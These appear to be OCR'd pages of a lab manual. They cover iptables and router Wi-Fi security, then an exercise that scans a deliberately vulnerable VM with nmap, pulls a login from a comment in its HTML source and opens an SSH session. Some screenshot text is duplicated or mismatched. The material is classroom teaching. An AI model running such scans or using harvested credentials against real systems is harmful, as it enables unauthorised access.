
- Checking the connection
- Checking the proxy and the firewall
- Running Windows Network Diagnostics

ERR_CONNECTION_TIMED_OUT

Reload


We need to block the availability of port 80.

Instead of -A use -D



```
(kali㉿kali)-[~]
$ sudo iptables -D INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Now check the ip address of the kali linux in windows



VIVA Questions

1. What is an IP Address?

.....
.....
.....

2. What is Firewall? List its types?

.....
.....
.....

3. List out a few services and their port numbers?

.....
.....
.....

4. How to check the liveness of the packets?

.....
.....
.....


5. What is a port number?

.....
.....
.....


Experiment 6: Implement Wi-Fi security (WPA2, IP based, MAC Based)

Step1: Switch On the D-Link Router.

Step2: Open a browser and search for dlinkrouter.local



Login



Setup security mode as WPA2

The screenshot shows the D-Link DSL-2750U router's configuration interface. The top bar displays "Product Page: DSL-2750U" and "Firmware Version:IN_1.02". The main menu at the top includes tabs for SETUP, ADVANCED, MANAGEMENT, STATUS, and HELP. The ADVANCED tab is currently selected. On the left, a sidebar lists various configuration options: Wizard, Internet Setup, Wireless (selected), Local Network, LAN IPv6, Time and Date, and Logout. The main content area is titled "WIRELESS SECURITY". It contains a sub-section "WIRELESS SECURITY MODE" with a note about protecting privacy through three security modes: WEP, WPA, and WPA2. A dropdown menu shows "Security Mode : WPA2 only" and another dropdown for "WPA Encryption : TKIP+AES". Below this is a section titled "WPA" which describes the balance between security and compatibility. It mentions selecting "WPA or WPA2" and provides options for "WPA2 Only" and "WPA Only". A note states that WPA-PSK does not require an authentication server. At the bottom of the page, there are dropdown menus for "WPA Mode : WPA2-PSK" and "Group Key Update Interval : 0".

Go to advanced tab

The screenshot shows the D-Link DSL-2750U router's configuration interface with the ADVANCED tab selected. The top bar displays "Product Page: DSL-2750U", "Site Map", and "Firmware Version: SE_1.01". The main menu at the top includes tabs for SETUP, ADVANCED (selected), MAINTENANCE, STATUS, and HELP. The left sidebar lists various configuration options: Wireless Settings (selected), Port Forwarding, Port Triggering, DMZ, Parental Control, Filtering Options, DNS, Dynamic DNS, IP Tunnel, Storage Service, Multicast, Network Tools, Routing, Schedules, Logout, and WIRELESS (selected). The main content area is divided into several sections: "WIRELESS SETTINGS -- WIRELESS BASICS" (Configure wireless basic settings, with a "Wireless Basics" button), "ADVANCED WIRELESS -- ADVANCED SETTINGS" (Allows you to configure advanced features of the wireless LAN interface, with a "Advanced Settings" button), "ADVANCED WIRELESS -- MAC FILTERING" (Allows you to configure wireless firewall by denying or allowing designated MAC addresses, with a "MAC Filtering" button), and "ELESS -- SECURITY SETTINGS" (Configure security features of the wireless LAN interface, with a "Security Settings" button).

Go to wireless tab

WIRELESS

Use this section to configure the wireless settings for your D-Link Router. Please note that changes made on this section may also need to be duplicated on your Wireless Client.

WI-FI PROTECTED SETUP (ALSO CALLED WCN 2.0 IN WINDOWS VISTA) :

Enable : ← Uncheck the enable Wi-Fi Protected Setup then Save

Current PIN : 00000000

Generate New PIN Reset PIN to Default

Wi-Fi Protected Status : Disabled / Configured

Reset to Unconfigured

WIRELESS NETWORK SETTINGS

Enable Wireless : Always Add New

Go to wireless Repeater

Product Page: DIR-600M

D-Link

DIR-600M //

Setup Wireless Advanced Maintenance

Wireless Basics

This page is used to configure the parameters for wireless LAN clients which may connect to your may change wireless encryption settings as well as wireless network parameters.

Wireless Network

Enable SSID Broadcast:

Enable Wireless Isolation:

Name(SSID) : D-Link_DIR-600M

Mode : 802.11b/g/n

Goto status tab

Product Page: DIR-601 Hardware Version: A1 Firmware Version : 1.00NA

D-Link®

DIR-601 //	SETUP	ADVANCED	TOOLS	STATUS	SUPPORT	
DEVICE INFO LOGS STATISTICS INTERNET SESSIONS ROUTING TABLE WIRELESS IPV6	DEVICE INFORMATION All of your Internet and network connection details are displayed on this page. The firmware version is also displayed here.				Helpful Hints... All of your WAN and LAN connection details are displayed here. More...	
	GENERAL Time : Friday, May 01, 2009 12:53:13 AM Firmware Version : 1.00NA , Mon, 05 Oct 2009					
	WAN Connection Type : DHCP Client Cable Status : Connected Network Status : Connected ← Connection Up Time : 4 Days, 22:41:18 DHCP Release DHCP Renew MAC Address : 00:24:01:7a:58:d6 IP Address : 172.16.100.189 Subnet Mask : 255.255.255.0 Default Gateway : 172.16.100.1 Primary DNS Server : 4.2.2.2 Secondary DNS Server : 4.2.2.3 Advanced DNS : Disabled					

VIVA Questions

1. Define Wi Fi?

.....
.....
.....

2. What is WPA?

.....
.....
.....

3. What is MAC?

.....
.....
.....

4. What is an IP based WiFi Security?

.....
.....
.....

5. What is a Router?


.....
.....
.....

Experiment 7: Analyze and exploit the root system of CMROS

Step1: Download CMROS.zip and extract the zip file.

Step2: Open VMWare.

Step3: Open Virtual Machine and click CMROS extracted folder Select the .ovf file




Step4: Power on the cmros virtual machine and consider IP address of cmros

```

Checking filesystem: UUID=3ee3f1b6-3e84-4737-8de3-6be23e01514c
/dev/sda1: clean, 8956/524288 files, 99348/2096896 blocks
Remounting rootfs read/write...
Mounting filesystems in fstab...
Searching for early boot options... [ Done ]
Cleaning up the system... [ Done ]
Starting system log daemon: syslogd... [ Done ]
Starting kernel log daemon: klogd... [ Done ]
Loading Kernel modules...
Loading module: ohci_pci [ Done ]
Triggering udev events: --action=add [ Done ]
Processing /etc/init.d/bootopts.sh
Checking for SliTaz cmdline options...
chown: unknown user/group tux:users
Processing /etc/init.d/system.sh
Setting system locale: en_US [ Done ]
Loading console keymap: us [ Done ]
Starting TazPanel web server on port sh: invalid number ''
0... [ Done ]
WARNING: Unable to configure sound card
Processing /etc/init.d/network.sh
Loading network settings from /etc/network.conf
Setting hostname to: VulnOS [ Done ]
Configuring loopback... [ Done ]
-

```

Step5: Open Kali linux on and open terminal



Step6: Start attacking by following commands.

```

(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.23.128 netmask 255.255.255.0 broadcast 192
          .168.23.255
              inet6 fe80::20c:29ff:fe0b:96d0 prefixlen 64 scopeid 0x2
          0<link>
              ether 00:0c:29:0b:96:d0 txqueuelen 1000 (Ethernet)
              RX packets 21 bytes 11710 (11.4 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 43 bytes 11536 (11.2 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions
              0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0

```

Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.

The screenshot shows the Zmap tool interface with the following details:

- Target:** 192.168.232.128
- Command:** nmap -p 1-65535 -T4 -A -v 192.168.232.128
- Hosts:** 192.168.232.128 (1 total hosts)
- Services:**
 - 80/tcp open http BusyBox httpd 1.13 (version: 1.13)
 - 443/tcp open https BusyBox httpd 1.13 (version: 1.13)
 - 65535/tcp closed
- Ports:** 80/tcp, 443/tcp
- Scanning Methods:** GET HEAD POST
- OS Detection:** OS: Linux cpe:/o:linux:linux_kernel:3
- Network Info:** MAC Address: 00:0C:29:A7:6A:5D (VMware)
- Service Info:** OS: Linux; CPE: cpe:/o:linux:linux_kernel

Now use the command below in the kali linux terminal

```
(kali㉿kali)-[~]
$ nmap -p 1-65535 -T4 -A -V 192.168.232.128
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```


Now open again nmap tool and set intense scan, all tcp ports

→ Now it displays all ports like http and ssh.

The screenshot shows the Zmap tool interface with the following details:

- Target:** 192.168.232.128
- Command:** nmap -p 1-65535 -T4 -A -v 192.168.232.128
- Hosts:** 192.168.232.128 (1 total hosts)
- Services:**
 - 80/tcp open http BusyBox httpd 1.13 (version: 1.13)
 - 443/tcp open https BusyBox httpd 1.13 (version: 1.13)
 - 65535/tcp closed
- Ports:** 80/tcp, 443/tcp
- Scanning Methods:** GET HEAD POST
- OS Detection:** OS: Linux cpe:/o:linux:linux_kernel:3
- Network Info:** MAC Address: 00:0C:29:A7:6A:5D (VMware)
- Service Info:** OS: Linux; CPE: cpe:/o:linux:linux_kernel

Now open Kali Linux browser and search 192.168.232.128/(cmros ip address)



Right click → view page source

It works!

page used to test the correct operation of the Apache2 server after based on the equivalent page on Debian, from which the Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

This is the default welcome page used to test the correct operation of the Apache2 server after installation on systems. It is based on the equivalent page on Debian, from which the Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on systems is as follows:

```
/etc/apache2/
|- apache2.conf
|   '-- ports.conf
|   '-- mods-enabled
|       '-- load
|           '-- *.conf
|   '-- conf-enabled
|       '-- *.conf
|   '-- sites-enabled
|       '-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

Configuration

Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Save Page As...

Save Page to Pocket

Select All

Take Screenshot

View Page Source

Inspect Accessibility Properties

Inspect (Q)

It displays the source code

```

<!DOCTYPE html PUBLIC "-//IETF//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <!-- Default Page It works! title-->
    <style type="text/css" media="screen">
      *
      {
        margin: 0px 0px 0px 0px;
        padding: 0px 0px 0px 0px;
      }
      body, html {
        padding: 3px 3px 3px 3px;
        background-color: #D8BFD8;
        font-family: Verdana, sans-serif;
        font-size: 11pt;
        text-align: center;
      }
      div.main_page {
        position: relative;
        display: table;
        width: 100px;
        margin-bottom: 30px;
        margin-left: auto;
        margin-right: auto;
        padding: 0px 0px 0px 0px;
      }
      div.main_page div {
        border-width: 2px;
        border-color: #212738;
        border-style: solid;
        background-color: #FFFFFF;
        text-align: center;
      }
      div.page_header {
        height: 99px;
        width: 100px;
        background-color: #F5F6F7;
      }
    </style>
  </head>
  <body>
    <!--
    Username : test
    Password : ****
    -->
    <ul>
      <li>
        <tt>apache2.conf</tt> is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
      </li>
      <li>
        <tt>ports.conf</tt> is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
      </li>
      <li>
        Configuration files in the <tt>mods-enabled/</tt>, <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
      </li>
    </ul>
  </body>
</html>

```

After scrolling down the source code page there we can find username and password

```

275           </pre>
276
277 <!--
278 Username : test
279 Password : ****
280 -->
281         <ul>
282           <li>
283             <tt>apache2.conf</tt> is the main configuration
284             file. It puts the pieces together by including all remaining configuration
285             files when starting up the web server.
286           </li>
287
288           <li>
289             <tt>ports.conf</tt> is always included from the
290             main configuration file. It is used to determine the listening ports for
291             incoming connections, and this file can be customized anytime.
292           </li>
293
294           <li>
295             Configuration files in the <tt>mods-enabled/</tt>,
296             <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
297             particular configuration snippets which manage modules, global configuration
298             fragments, or virtual host configurations, respectively.
299           </li>

```

Goto kali linux terminal and use the below command

Use the password we got from the view page source code which is **test**

```

(kali㉿kali)-[ ~ ] //manpages.debian.org/cgi-bin/man.cgi?query=a2enmod">a2enmod</a>,
(kali㉿kali)-[ ~ ] //manpages.debian.org/cgi-bin/man.cgi?query=a2dismod">a2dismod</a>,
$ ssh test@192.168.232.128 -p 13652
<a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2ensite">a2ensite</a>,
<a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2dissite">a2dissite</a>,
and
Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
test@192.168.232.128's password:
test@VulnOs:~$ 

```

Use ls command

```
test@VulnOs:~$ ls
Desktop/ Downloads/ Music/ Templates/
Documents/ Images/ Public/ Videos/
test@VulnOs:~$ 
```

The binary is called apache2. Due to the use of


Use whoami to find the user


